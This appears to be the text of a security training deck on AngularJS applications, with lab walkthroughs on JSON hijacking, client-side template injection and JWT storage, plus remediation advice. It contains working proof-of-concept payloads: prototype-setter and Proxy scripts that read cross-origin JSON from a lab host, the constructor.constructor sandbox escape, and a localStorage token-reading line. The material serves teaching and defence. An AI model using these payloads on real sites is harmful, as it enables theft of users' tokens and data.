
3. The browser will make a GET request to json_server.php and any authentication cookies of the user will be sent along with the request.

Attack Scenario

4. At this point while the malicious site has executed the script it does not have access to any sensitive data. Getting access to the data can be achieved by using an object prototypesetter. Example code:


```
<script type="text/javascript">
Object.prototype.__defineSetter__('id', function(obj)
{alert(obj);});
</script>
```

Lab Walkthrough: JSON Hijacking Challenge 1



```
<html>
<body>
    <script type="text/javascript">
        Object.prototype.__defineSetter__('secrettoken', function(obj){alert(obj);});
    </script>
    <script src="http://192.168.0.23/csrf/jsonhijacking/server.php"></script>
</body>
</html>
```

Tested on Firefox 3.0.11



file:///C:/Users/IEUser/Desktop/Challenge4/firefoxpoc.html

ae976a33b359c2a4e1eb3ba45610858d

JSON Hijacking for the Modern Web


- Gareth Hayes of PortSwigger revived this attack
- Used `Object.setPrototypeOf` to exploit this attack on Microsoft Edge
- Used `window.__proto__` within multiple instances of itself to exploit JSON Hijacking within Chrome version 53
- http://blog.portswigger.net/2016/11/json-hijacking-for-modern-web.html

Lab Challenge: JSON Hijacking Challenge 2



```
<!doctype HTML>
<script>
__proto__.__proto__.__proto__.__proto__.__proto__=new Proxy(__proto__,{
    has:function f(target,name){
        var str = f.caller.toString();
        alert(str.replace(/./g,function(c){ c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff); }));
    }
});
</script>
<script src="http://192.168.0.23/csrf/jsonhijackingtwo/server.php" charset="UTF-16BE"></script>
```

Tested on Chrome version 53


file:///C:/Users/IEUser/Desktop/foo.html

This page says:

```
function ["tokensecret","675"]
```

Remediation

- Prefix all JSON requests with following string `)]}',\n`. AngularJS will automatically strip the prefix before processing it as JSON.
- If possible, don't serve sensitive JSON data within GET requests
- Implement anti CSRF tokens in the form of headers

Client-Side Template Injection (CSTI)

What is a template?

- A HTML page which includes AngularJS expressions and logic.
- User's browser interprets the template and renders it.
- View:source shows template, Webinspect (F12) shows the rendered template.

Lab Walkthrough: CSTI 1

View-Source

```
<body ng-app>
        <h2>Welcome David to the world's worst calculator!</h2>
                <h3>Addition</h3>
                <input type="number" ng-model="num_1" ng-init="num_1=0">
                +
                <input type="number" ng-model="num_2" ng-init="num_2=0">
                = {{ num_1 + num_2 }}
                <h3>Muliply</h3>
                <input type="number" ng-model="multiply_num_1" ng-init="multiply_num_1=0">
                *
                <input type="number" ng-model="multiply_num_2" ng-init="multiply_num_2=0">
                = {{ multiply_num_1 * multiply_num_2 }}
</body>
```

WebInspect

```
<h2>Welcome David to the world's worst calculator!</h2>

<h3>Addition</h3>
<input ng-model="num_1" ng-init="num_1=0" class="ng-pristine" type="number">
+
<input ng-model="num_2" ng-init="num_2=0" class="ng-pristine" type="number">
= 0

<h3>Muliply</h3>
<input ng-model="multiply_num_1" ng-init="multiply_num_1=0" class="ng-valid" type="number">
*
<input ng-model="multiply_num_2" ng-init="multiply_num_2=0" class="ng-valid" type="number">
= 0
```

Anyone notice anything strange?

Dynamic Templates

- Template injection can occur when a developer decides to allow dynamic templates.
  - Allows for authorisation.
  - If an app introduces AngularJS, it usually ends up as dynamic to avoid architecture redesign.
- If a user can echo raw data into a template, they have the ability to **inject** into the template.

View-Source

```
<body ng-app>
        <h2>Welcome {{7*7}} to the world's worst calculator!</h2>
                <h3>Addition</h3>
                <input type="number" ng-model="num_1" ng-init="num_1=0">
                +
                <input type="number" ng-model="num_2" ng-init="num_2=0">
                = {{ num_1 + num_2 }}
                <h3>Muliply</h3>
                <input type="number" ng-model="multiply_num_1" ng-init="multiply_num_1=0">
                *
                <input type="number" ng-model="multiply_num_2" ng-init="multiply_num_2=0">
                = {{ multiply_num_1 * multiply_num_2 }}
</body>
```

WebInspect

```
<h2>Welcome 49 to the world's worst calculator!</h2>

<h3>Addition</h3>
<input ng-model="num_1" ng-init="num_1=0" class="ng-pristine" type="number">
+
<input ng-model="num_2" ng-init="num_2=0" class="ng-pristine" type="number">
= 0

<h3>Muliply</h3>
<input ng-model="multiply_num_1" ng-init="multiply_num_1=0" class="ng-valid" type="number">
*
<input ng-model="multiply_num_2" ng-init="multiply_num_2=0" class="ng-valid" type="number">
= 0
```

Brilliant you can inject into templates, so what...

Lab Walkthrough: Try XSS inside an expression?

What can't I just use alert()?

- AngularJS implements an Angular object.
- This object can only access AngularJS functions.
- Attempting `{{alert(9)}}` evaluates to `angular.alert(9)` which doesn't exist.
- AngularJS performs this check using hasOwnProperty.

CSTI

- Turns out an attacker can create an expression that breaks out of AngularJS' context and allows arbitrary Javascript:
    - `constructor.constructor('alert(9)')()`
- Thanks to Mario Heiderich (https://twitter.com/0x6D6172696F)

Constructor to the rescue

- Every function in JS has a constructor.
- Returns a reference to the Object constructor function that created the instance object.
- `angular`
- `angular.constructor`
- `angular.constructor.constructor`
- `angular.constructor.constructor('alert(9)')`

Introducing AngularJS Sandbox

- The Sandbox was originally implemented to discourage developers using artbitrary JavaScript.
- AngularJS v1.2.0 attempted to mitigate CSTI.
- First version checked for constructor and aborted if it was found.

Lab Walkthrough: Sandbox Demo - FAIL


Sandbox Bypasses

- Security researchers kept finding new ways to get round the sandbox.
- Cat and mouse game ensued.
- There are bypasses for each version of the sandbox:
    - http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html

Lab Walkthrough: Sandbox Demo - GREAT SUCCESS!

Death of the Sandbox

- "The Angular expression sandbox will be removed from Angular from 1.6 onwards, making the code faster, smaller and easier to maintain."
- https://angularjs.blogspot.co.uk/2016/09/angular-16-expression-sandbox-removal.html



Remediation

- "If you dynamically generate Angular templates or expressions from user-provided content then you are at risk of XSS whatever version of Angular you are using."
- "If you do not generate your Angular templates or expressions from user-provided content then you are not at risk of this attack whatever version of Angular you are using."
- Static templates are the answer. If the application relies on user-provided templates, ensure that the ng-non-bindable directive is used.

Lab Walkthrough: Remediation Demo

Authentication

JSON Web Token (JWT)

- rfc7516.txt
- Pronounced "jot".
- Three strings concatenated with period and base64 encoded.
- Header.Payload.Signature
- Payload of JSON Web Signature (JWS) structure or plaintext of JSON Web Encryption (JWE) structure.
- https://jwt.io/

Header

- Describes the cryptographic operations applied to the JWT and optionally, additional properties of the JWT.

```
{ "alg": "HS256", "typ": "JWT"}
```

- Alg shows HMAC + SHA256, can be "none" and asymmetric
- https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/

Payload

- Payload contains the claims.
- These claims are statements about an entity (user).
- Registered claims

```
{ "sub": 2, "iss": "https://angularjs.lab/api/auth",
"iat": 1515082596, "exp": 1515086196, "nbf":
1515082596, "jti": "GR4Cfg8xe8WGON3V" }
```

Signature

```
base64(HMAC(PrivateKey,base64(Header)+base64(Payload))))
```

Why use JWT?

- JWTs are stateless?
  - If they just reference a session or token, they are stateful.
- No server side session
- Less overhead for server.
- Easier for multiple servers.
- Prevents CSRF.

JWT attacks

- "None" hash.

SessionStorage/LocalStorage

- HTML5
- Local is persistant. Session is not.
- Vulnerable to XSS, HTTPonly implementation doesn't exist. Why?
- `alert(localStorage.getItem("satellizer_token"))`

Lab Walkthrough : Sandbox Demo - LocalStorage JWT XSS

Cookies

- Cookies
  - HTTPonly, SECURE.
  - Vulnerable to CSRF.

Remediation

- Do NOT store sensitive information in JWS payloads. Use JWE if you do.
- Disable support for weak/no ciphers.
- Recommended to store JWT in cookie instead of session/localstorage.
- Do NOT store sensitive information in session/localstorage.

Summary

- Integrating AngularJS can often bring additional attack surface to an full stack application
- AngularJS has many built-in security features, don't turn them off!
- Don't mix client/server templates

Any Questions?